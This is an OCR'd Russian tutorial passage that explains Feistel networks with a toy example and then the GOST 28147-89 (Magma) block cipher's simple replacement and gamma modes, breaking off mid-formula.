
СЕТЬ ФЕЙСТЕЛЯ

Теперь мы готовы перейти к очень важной теме, которая открывает дверь в бескрайний мир современных систем шифрования. Сеть Фейстеля — это метод блочного шифрования, разработанный Хорстом Фейстелем в лаборатории IBM в 1971 году. Сегодня сеть Фейстеля лежит в основе большого количества криптографических протоколов. Попробуем разобрать «на пальцах», что же она собой представляет.

Сеть Фейстеля оперирует блоками открытого текста, поэтому мы рассмотрим механизм ее работы на одном из блоков. С остальными блоками действия будут аналогичны.

- Блок разбивается на две равные части — левую (L) и правую (R).
- После разбиения левый подблок изменяется функцией f с использованием ключа K: $x = f(L, K)$. В качестве функции можно представить себе какое угодно преобразование — например, старый добрый шифр сдвига с ключом K.
- Полученный подблок складывается по модулю 2 с правым подблоком R, который до этого был не у дел: $x = x \oplus R$.
- Далее полученные части меняются местами и склеиваются.

Как видишь, все достаточно просто. Для того чтобы понять, как это работает, посмотри на схему:



Ячейка Фейстеля


Такая схема называется *ячейкой Фейстеля*. Сама сеть Фейстеля состоит из нескольких ячеек. Полученные на выходе первой ячейки подблоки поступают на вход второй ячейки, результирующие подблоки из второй ячейки попадают на вход третьей ячейки и так далее в зависимости от количества раундов сети Фейстеля. В каждом таком раунде применяется заранее определенный *раундовый* ключ. Чаще всего раундовые ключи выработаны из основного секретного ключа K. Когда все раунды будут пройдены, подблоки текста склеиваются, и получается нормальный такой шифротекст.

Теперь посмотрим работу сети Фейстеля на примере. Возьмем слово AVADAKEDAVRA и разобьем его на два блока по шесть символов — AVADAK | EDAVRA. За функцию возьмем шифр сдвига на число позиций, определенных раундовым ключом. Пусть секретный ключ K = [1, 2]. В качестве раундовых ключей возьмем K[0] = 1, K[1] = 2. Для сложения по модулю 2 переведем текст в двоичный код согласно телеграфному алфавитику, которым вряд ли кто-то еще пользуется вообще.

Вот что получилось:

A	V	A	D	A	K	E	D	A	V	R	A
00011	11110	00011	01001	00011	01111	00001	01001	00011	11110	01010	00011

Теперь прогоним через сеть Фейстеля из двух раундов первый блок:



Прогон первого блока

Второй блок попробуй зашифровать сам, у меня получилось MOSSTR.

Расшифрование осуществляется точно так же: шифротекст разбивается на блоки и затем подблоки, левый подблок поступает в функцию, складывается по модулю 2 с правым, и затем подблоки меняются местами. Отличие заключается в том, что раундовые ключи подаются в обратном порядке, то есть в нашем случае в первом раунде применим ключ K = 2, а затем во втором раунде K = 1.

Исследования сети Фейстеля показали, что при независимых раундовых ключах и криптостойкой псевдослучайной функции f трех раундов сети Фейстеля будет достаточно, чтобы шифротекст был псевдослучайным. Это говорит о том, что шифры, основанные на сети Фейстеля, на данный момент достаточно криптостойки.

ГОСТ 28147–89 (МАГМА)

В арсенале уже есть почти все необходимые понятия, поэтому мы готовы перейти к первой важной теме отечественной криптографии — ГОСТ 28147—89. Стоит сказать, что про этот стандарт не написал еще только ленивый, поэтому я попробую в миллион первый раз кратко и без тучи формул изложить суть режимов шифрования великой и ужасной Магмы. Если решишь почитать сам стандарт, то стоит запастись временем, силами, терпением и едой, потому что стандарты на человеческом языке, как известно, писать строго запрещено.

Основные характеристики: ключ 256 бит, блок 64 бита.

Перед разбором Магмы нужно усвоить новое понятие — *таблицы замены,* или *S-боксы*. Это таблица того же вида, что и таблица в шифре замены. Предназначена для замены символов подблока на символы, зафиксированные в таблице. Не стоит думать, что S-бокс — это случайные цифры, сгенерированные функцией `rand()`. S-боксы представляют собой результат продуманных сгенерированных последовательностей, ведь на них держится криптостойкость всего шифра.

ГОСТ 28147 весьма скупо характеризует свои таблицы замены. Говорится лишь о том, что они являются дополнительным секретным элементом (наряду с секретным ключом) и «поставляются в установленном порядке». Больше ничего. С момента принятия ГОСТ 28147 научно-техническая неопределенность, связанная с выбором S-боксов, порождала слухи и домыслы. Ходили разговоры о секретных критериях, известных только разработчикам ГОСТа. Естественно, что эта неопределенность снижала доверие к криптосистеме.

Этот недостаток дал отличную почву для критики стандарта. Французский криптограф Николя Куртуа опубликовал несколько статей, содержащих ряд спорных положений относительно стойкости ГОСТа. Куртуа считает, что на российский стандарт легко построить атаку и его никак нельзя причислять к международным. Однако свой анализ Куртуа проводит для S-боксов, отличных от действующих, так что не стоит полагаться на его мнение.

А теперь посмотрим, что же напридумывали в стенах мрачной Лубянки.

Режим простой замены

В режиме простой замены на 32 раунда, согласно стандарту, нам нужно 32 раундовых ключа. Для генерации раундовых ключей исходный 256-битный ключ разбивается на восемь 32-битных блоков: $K_1 \ldots K_8$. Ключи $K_9 \ldots K_{24}$ являются циклическим повторением ключей $K_1 \ldots K_8$. Ключи $K_{25} \ldots K_{32}$ являются ключами $K_8 \ldots K_1$.

1. Каждый блок 64 бита делится на два подблока — A_i и B_i.
2. Левый подблок A_i складывается по модулю 2^{32} с раундовым ключом K_1: $A_{i+1} = A_i + K_i \, mod \, 2^{32}$.
3. Левый подблок проходит через S-бокс.



4. Биты левого подблока сдвигаются на 11 позиций (циклический сдвиг).
5. Левый подблок складывается с правым по модулю 2: $A_i = A_i \oplus B_i$.
6. Правый подблок принимает первоначальное значение левого подблока: $B_{i+1} = A_i$.
7. Подблоки меняются местами.

Сразу пример одного раунда. Ключ 256 бит:

```
arvadek adava arvadek adava arvadek adava arvadek adava arva
00011 01010 11110 00011 01001 00001 01111 00011 01001 00011 11110 ↩
    00011…   …00011 01010 11110 0
```

Тогда раундовые ключи

```
K1 = 00011 01010 11110 00011 01001 00001 01
K2 = 111 00011 01001 00011 11110 00011 0001
K3 = …
S-бокс = [1, 15, 13, 0, 5, 7, 10, 4, 9, 2, 3, 14, 6, 11, 8, 12]
```

Как пользоваться таким S-боксом? Очень просто! Если на входе S-бокса 0, то на выходе будет 1 (берем 0-й символ S-бокса), если 4, то на выходе будет 5 (берем 4-й символ), если на входе 7, то на выходе 4, и так далее.

Открытый текст:

```
avada kedavra a
00011 11110 00011 01001 00011 01111 00001 01001 00011 11110 01010
00011 00011
```

Входной блок 64 бита:

```
00011 11110 00011 01001 00011 01111 00001 01001 00011 11110 01010
00011 0001
```

Делится на два 32-битных блока старших и младших битов:




Схема деления на блоки

Пример, конечно, вышел дикий, потому что ГОСТ — это все-таки не такой стандарт, чтоб каждый мог его ручками перебирать.

Режим простой замены чересчур простой и имеет существенные недостатки:

- одна ошибка в шифрованном блоке искажает все биты этого блока;
- при шифровании одинаковых блоков открытого текста получаются одинаковые блоки шифротекста, что может дать определенную информацию криптоаналитику.

Таким образом, применять ГОСТ 28147—89 в режиме простой замены желательно лишь для шифрования ключевых данных.

РЕЖИМ ГАММИРОВАНИЯ

Недостатков режима простой замены этот режим не имеет. Режим гаммирования называется так потому, что в нем используется гамма — псевдослучайная последовательность, которая в каждом раунде складывается по модулю 2 с открытым текстом. Гамма образуется из синхропосылки S — псевдослучайной последовательности, которая изменяется с каждой итерацией и проходит шифрование в режиме простой замены, после чего превращается в гамму и накладывается на открытый текст.


А теперь все по порядку.

1. Итак, пусть у нас есть синхропосылка S — 64-битная псевдослучайная последовательность.
2. S прошла через режим простой замены, при этом разбившись на два подблока — S_0 и S_1.
3. Подблоки складываются с фиксированными константами:

$$S_0 = S_0 + C_0 \, mod \, 2^{32}$$
$$S_1 = S_1 + C_1 - 1 mod(2^{32}-1) + 1$$

